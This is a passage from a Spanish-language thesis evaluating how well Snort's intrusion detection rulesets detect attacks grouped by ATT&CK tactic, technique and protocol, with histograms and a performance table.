conforman. Por ejemplo, al considerar un escaneo a un puerto concreto como una instancia individual (lo mismo aplica para flujos y mensajes), resulta más complicado para un IDS abarcar todas las posibilidades. Entonces, lo más común acaba siendo que se detecten unos pocos intentos de descubrimiento, dejando un porcentaje de detección bajo respecto al total de ataques. En tácticas como *Command and Control* ocurre lo contrario. El establecimiento de un canal C&C es único, y por lo general constituye un solo flujo y pocos mensajes e instancias. Si se dispone de reglas relacionadas con el ataque, el porcentaje de detección será 100% o cercano a él en su defecto.
- Existe una gran diferencia entre las tácticas con más y menos % de detección para el RS1 y el RS4. En el primero, *Reconnaissance* es la táctica que mantiene un mejor % (lejos todavía de los altos valores del RS4). *Execution*, sin embargo, se mantiene inferior a un 2%, siendo de las tácticas con peores registros en el RS1. Si se observan ahora los valores de detección de estas tácticas para el RS4, *Reconnaissance* es ahora de las tácticas con peor %, mientras que *Execution* asciende hasta el 50%. De estos ejemplos no se pueden extraer conclusiones definitivas o contundentes acerca del comportamiento de Snort en lo relativo a tácticas más allá de comentarios anecdóticos, pues existe una gran disparidad de datos sin correlación aparente. Como hipótesis se podría afirmar que los RuleSets tienen diferentes enfoques en lo que a tácticas respecta. El siguiente punto deriva de este planteamiento.
- Hay algunas tácticas que sufren saltos más destacados que otras. *Execution*, por ejemplo, aumenta un 50% aproximadamente entre el RS1 y el RS2. *Credential Access* también sufre un aumento repentino, esta vez entre el RS2 y el RS3, de un 57,14%. *Persistence*, que mantenía un 0% de detección para los tres enfoques en el RS1 rápidamente llega al 50% en el RS2. Otras tácticas como *Impact* sufren una evolución más moderada. Comienza en el RS1 con un 8,39%, avanza al 24 % en el RS2 y finaliza con un 34,71 % en el RS3 y RS4.

Para finalizar con este apartado de Snort, se proporciona un nuevo paquete de gráficas, esta vez en formato histograma, referentes a los resultados obtenidos para las técnicas. Estas gráficas muestran, para cada RuleSet y enfoque particular el número de técnicas que se encuentran en determinados intervalos de porcentajes⁹.

⁹ En el Eje X de las gráficas existe un intervalo que va desde 1 a 1,05. Esto se debe a que el generador de gráficas en la hoja de cálculo no toma en consideración el límite superior del intervalo, pero sí en el inferior. Por tanto, se crea un intervalo de 1 a 1,05 para incluir las tácticas que alcanzan el 100%. A efectos prácticos, sólo incluye el 100%.




Figura 5-30. Histograma de % Detección Promedio Flujos de Técnicas – RS1




Figura 5-31. Histograma de % Detección Promedio Mensajes de Técnicas – RS1




Figura 5-32. Histograma de % Detección Promedio Instancias de Técnicas – RS1




Figura 5-33. Histograma de Detección Promedio Flujos de Técnicas – RS2




Figura 5-34. Histograma de % Detección Promedio Mensajes de Técnicas – RS2




Figura 5-35. Histograma de % Detección Promedio Instancias de Técnicas – RS2




Figura 5-36. Histograma de % Detección Promedio Flujos de Técnicas – RS3




Figura 5-37. Histograma de % Detección Promedio Mensajes de Técnicas – RS3




Figura 5-38. Histograma de % Detección Promedio Instancias de Técnicas – RS3




Figura 5-39. Histograma de % Detección Promedio Flujos de Técnicas – RS4




Figura 5-40. Histograma de % Detección Promedio Mensajes de Técnicas – RS4




Figura 5-41. Histograma de % Detección Promedio Instancias de Técnicas – RS4

De este paquete de gráficas se pueden extraer las siguientes conclusiones:

- En el RS1, para los tres enfoques la mayoría de las técnicas disponen de entre un 0 y un 10% de detección. Son muy pocas para las que Snort ofrece un 100% de detección (sólo 2 técnicas en cada uno de los tres enfoques). Sin embargo, conforme se avanza en los RuleSets, se puede observar un traspaso progresivo de las técnicas desde el intervalo 0-10% hasta el 100%, quedando algunas en zonas intermedias.
- Si se atiende al RS4, el 80'5% de las técnicas tiene o un porcentaje de detección del 100% o menor del 10%. Sólo un 19'5% se encuentra en valores intermedios. Esto valida considerablemente la naturaleza única de los ataques. Si un banco de ataques contiene muestras mezcladas o heterogéneas, es común apreciar comportamientos equilibrados en estos diagramas (técnicas distribuidas en los intervalos). Esto normalmente empaña los resultados, pues no se disciernen con claridad las detecciones. No obstante, en bancos de ataques homogéneos que contienen muestras bien definidas, existe poca posibilidad de encontrar detecciones “a medias”. Por tanto, sólo aquellos ataques que se extiendan en la implementación (e.g. escaneos web, descubrimientos de puertos) generarán resultados intermedios.
- En cómputo general, Snort presenta más técnicas detectadas al 100% que detectadas en menos de un 10%. De la misma forma, hay más técnicas por encima del 50% que por debajo.

5.5.5 Detecciones Eficaces – Flujos y Ataques

Respecto a las detecciones eficaces, la siguiente gráfica representa los porcentajes promedios de detección eficaz a nivel de flujos y ataques, para cada uno de los RuleSets estudiados.




Figura 5-42. Gráfica de % Promedio de Detecciones Eficaces por RuleSet - Snort

Si se atiende al último RuleSet (que agrupa todos los paquetes de reglas), se observa una leve mejora respecto a flujos, que se acentúa más en el caso de ataques. La detección real a nivel de flujos ofrece un porcentaje de detección del 44,02%, mientras que la detección eficaz a nivel de flujos ofrece un 42,78% (una reducción del 1,24%). A nivel de ataques, el porcentaje de detección eficaz es del 50%, el más alto de todos los enfoques estudiados.

5.5.6 Detecciones Eficaces - Protocolos

El estudio a nivel de protocolos es una estadística recurrente en este tipo de análisis. Igual que se ha estudiado en promedio las detecciones eficaces de flujos y ataques para Snort (aplicando diferentes filtros) puede realizarse un estudio similar discriminando los ataques en función del protocolo sobre el que se desarrollan. Las siguientes gráficas muestran los porcentajes de detección eficaz para el caso de ataques, aplicado a los distintos RuleSets que intervienen en el estudio.




Figura 5-43. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo – Snort (RS1)




Figura 5-44. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo – Snort (RS2)




Figura 5-45. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo – Snort (RS3)




Figura 5-46. Gráfica de % Promedio de Detección Eficaz de Ataques por Protocolo – Snort (RS4)

A grandes rasgos, puede dar la impresión de que ciertos protocolos pueden ofrecer mejores detecciones que otros, pero no hay que olvidar que el número de ataques implementados que usan estos protocolos como medio son muy variables, y en ciertos casos resultan insuficientes para poder determinar con certeza un comportamiento determinado. Por ejemplo, lo más común es que los ataques implementados tengan como protocolo base TCP o HTTP (estos son de los protocolos con más repercusión), por lo que sus resultados tendrán más validez que casos como el de WINREG (tan sólo un ataque representativo). No obstante, sí que pueden ser objeto de análisis las variaciones sufridas entre RuleSets. Es destacable la aparición de detecciones no nulas para varios protocolos en el RuleSet 3, provocando una mejora sustancial en cómputo general. El RuleSet 4 refuerza las detecciones de los protocolos contemplados por el RuleSet 3 pero no abarca nuevos protocolos.

5.5.7 Detecciones Eficaces – LV1 vs LV2

Aunque a nivel práctico el concepto de ataques LV1 y LV2 para Snort carece de la relevancia que puede tener para FortiGate (por su vínculo estrecho con los motores de alertas), pueden extraerse un par de gráficas que permitan visualizar de forma superficial el comportamiento de Snort.

Aplicando el enfoque de detecciones eficaces, las siguientes gráficas muestran los porcentajes de detección ofrecidos por cada RuleSet para cada modalidad de ataques.




Figura 5-47. Gráfica de Detección Eficaz por RuleSets – LV1 – Snort




Figura 5-48. Gráfica de Detección Eficaz por RuleSets – LV2 – Snort

Comparando ambas gráficas puede apreciarse un mejor rendimiento para los ataques LV1 respecto a los ataques LV2. Es imprescindible tener en consideración que los ataques LV2 pueden confundirse con actividad legítima, y dentro de un abanico coherente, la presencia de detecciones bajas es justificable.

5.5.8 Rendimiento

Para finalizar el apartado de Snort, conviene acudir a la definición de rendimiento para estimar la utilidad que ofrece Snort para los distintos RuleSets.

Aplicando la fórmula (5-1) a las detecciones eficaces a nivel de ataques, donde se obtienen los mejores resultados, se puede elaborar la siguiente tabla, acompañada de su correspondiente gráfica.

RENDIMIENTO PROMEDIO EFICAZ ATAQUES					
		RS1	RS2	RS3	RS4
CAPACIDAD DE DETECCIÓN (CD)	Promedio de Número de flujos con ataque detectados (TP + Colaterales) /Número de flujos con ataque totales	8,43%	28,05%	43,90%	50,00%
TASA DE FP (FP)	Número de alertas erróneas /Número de alertas totales	84,54%	73,83%	74,94%	87,34%
RENDIMIENTO		11,42%	27,09%	33,17%	25,16%

Tabla 5-6. Rendimiento Promedio Eficaz Ataques – Snort

